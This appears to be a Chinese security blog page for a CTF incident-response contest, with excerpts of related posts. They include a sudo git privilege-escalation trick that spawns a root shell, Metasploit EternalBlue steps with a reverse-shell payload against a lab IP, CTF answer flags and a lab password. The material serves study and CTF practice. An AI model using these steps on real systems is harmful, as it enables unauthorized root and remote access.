

第二届“Parloo”CTF应急响应挑战赛-学生组(应急响应)
本博客所有文章除特别声明外,均采用 CC BY-NC-SA 4.0 许可协议。转载请注明来源 BenD!
相关推荐

2026-01-20
Git提权的两种方法
前提条件 用户需要有通过 sudo 执行 git 命令的权限。 通过 sudo -l 查看权限时,发现 git 命令在允许列表中(无需密码或可提权)。 Git提权方法方法一:利用 git help 命令 检查 sudo 权限 1sudo -l 输出中应包含类似以下内容: 12User tom may run the following commands on DC-2 as root: (root) NOPASSWD: /usr/bin/git 触发提权执行以下命令,进入 git 的帮助文档界面: 1sudo git help config 进入交互模式执行命令 按 Shift + : 进入 命令模式(类似 vi 的命令行)。 输入以下命令之一,即可获得 root 权限的 shell: 12!/bin/bash # 直接启动 root shell!'sh' # 启动 root 的 sh shell 退出帮助界面如果命令未立即生效,按 q 退出帮助界面,再执行以下命令: 1sudo git -p help ...

2026-09-14
古法CTF手艺人:AI时代下网络安全竞赛的范式转移与手艺人价值
他们是国内最后一批完整亲历“古法CTF”时代的从业者。在大模型尚未深度介入竞赛赛场的阶段,CTF的胜利依靠人类的逻辑推演、反复调试的指尖实践,以及无数个漫漫长夜里,调试至临界点迸发的思维顿悟。当AI大规模改写竞赛范式之后,这一代人的成长轨迹,也成为网络安全竞赛发展史上一道清晰的时代界碑。 1. 黄金时代:键盘上的安全匠人在圈内,“古法CTF”这个带着几分戏谑的称呼,指的是一种以人工分析、底层原理和手工利用为核心的竞赛范式。彼时没有生成式AI辅助解题,不存在大模型一键批量生成exploit、脚本与Payload。面对捕获的流量样本、编译后的二进制程序、经过多重变换的密文,选手所有突破,都必须建立在自身知识储备之上。 一场典型的古法CTF竞赛,充满大量手工化、底层化的分析工作。以USB HID键盘流量为例,选手需要先理解HID报告描述符与中断传输机制:标准键盘报告通常包含修饰键字节和若干按键Usage ID字节。若看到0x04,它对应的是字母a,而非左Alt;左Alt通常出现在修饰键字节的bit2,或对应Usage ID 0xE2;0x59则代表小键盘数字1。只有结合HID Usag...
2026-01-20
流量分析和Windows应急响应的部分原创题(含附件)
1.misc,先给一个压缩包伪装加密,然后提供一个图片,图片使用zsteg隐写提示文件分离的压缩包解压密码,然后解压出doro.doc,rodo.doc中藏一个图片,图片下方放入flag 解压密码:GIF_LSB_Ezflag 最终flag{Ctts_get_the_flag!!} 2.使用Windows搭建一个网站,进行应急响应 开机密码:xiaochen112233 2.流量分析应急响应—流量分析 1.hack的IP地址作为flag提交 flag{192.168.20.137} 2.hack访问的端口有哪些?从小到大排序提交,flag{xx,xx,xx,xx} flag{80,433} 3,hack找到的第一个可注入网页名称是什么? flag{shell.php} 4.hack上传的木马文件名称是什么? flag{1233.php} 5.hack的木马key是什么? flag{cmd} 6.靶机的系统版本是多少?hint:只需要写版本号即可 flag{6.1.7601} 7.hack执行的第一个命令是什么? flag{dir} 8.hack获取的开机密码是多少? flag{x...
2026-01-02
MSF获取Windows的shell后
扫描器的使用use auxiliary/scanner/smb/smb_ms17_010 攻击模块的使用下一步操作:发起攻击 (Exploit) 既然扫描器已经告诉你目标是“易受攻击”的,你现在的动作应该是从 辅助模块(Scanner) 切换到 攻击模块(Exploit)。 请按照以下顺序输入命令: 切换模块: Bash 1use exploit/windows/smb/ms17_010_eternalblue 设置目标 IP: Bash 1set RHOSTS 192.168.20.135 设置攻击载荷(通常默认就是这个,但建议检查一下): Bash 1set PAYLOAD windows/x64/meterpreter/reverse_tcp 设置你自己的 IP(Kali 的 IP,用于接收反弹回来的 Shell): Bash 12# 先在另一个终端用 ip addr 确认你的网卡 IPset LHOST [你的Kali的IP] 开火攻击: Bash 1exploit 进入Windows之后的操作 1. 基础环境与权限感知在任何操作...
2026-05-21
网络安全众测平台全栈开发
网络安全众测平台全栈开发最近把一个面向安全众测、攻防演练和漏洞审核场景的平台整理并开源了。 项目地址:https://github.com/benbenbendang/wangluoanquan-zhongce-pingtai 这个项目不是一个简单的“漏洞提交页面”,而是把从选手注册、授权资产查看、漏洞提交、风险申报、申诉处理,到管理员审核、评分、公告发布、模板下载、承诺书归档、积分排行和后台导出的一整套流程做成了线上系统。对我来说,这个项目最大的价值,不只是把页面和接口写出来,而是把真实业务流程完整跑通。 一、项目背景在众测和攻防演练场景里,最麻烦的往往不是“发现漏洞”本身,而是后续的流程管理。 如果还是靠 Excel、Word、微信群、邮件和人工汇总去处理选手提交的漏洞、风险和申诉,整个过程会非常割裂: 资产授权范围不好统一维护 漏洞附件和补充材料容易散落 审核进度、驳回原因、评分标准不透明 风险申报和漏洞审核之间缺少关联 管理员需要重复统计、重复导出、重复沟通 所以我做这个平台时,目标很明确:把“众测平台”真正做成一个完整的业务系统,而不是单点功能页面。 二、整体架...
2025-04-29
应急响应从理论到实战
\应急响应从理论到实战-知乎文章_page-0028.jpg)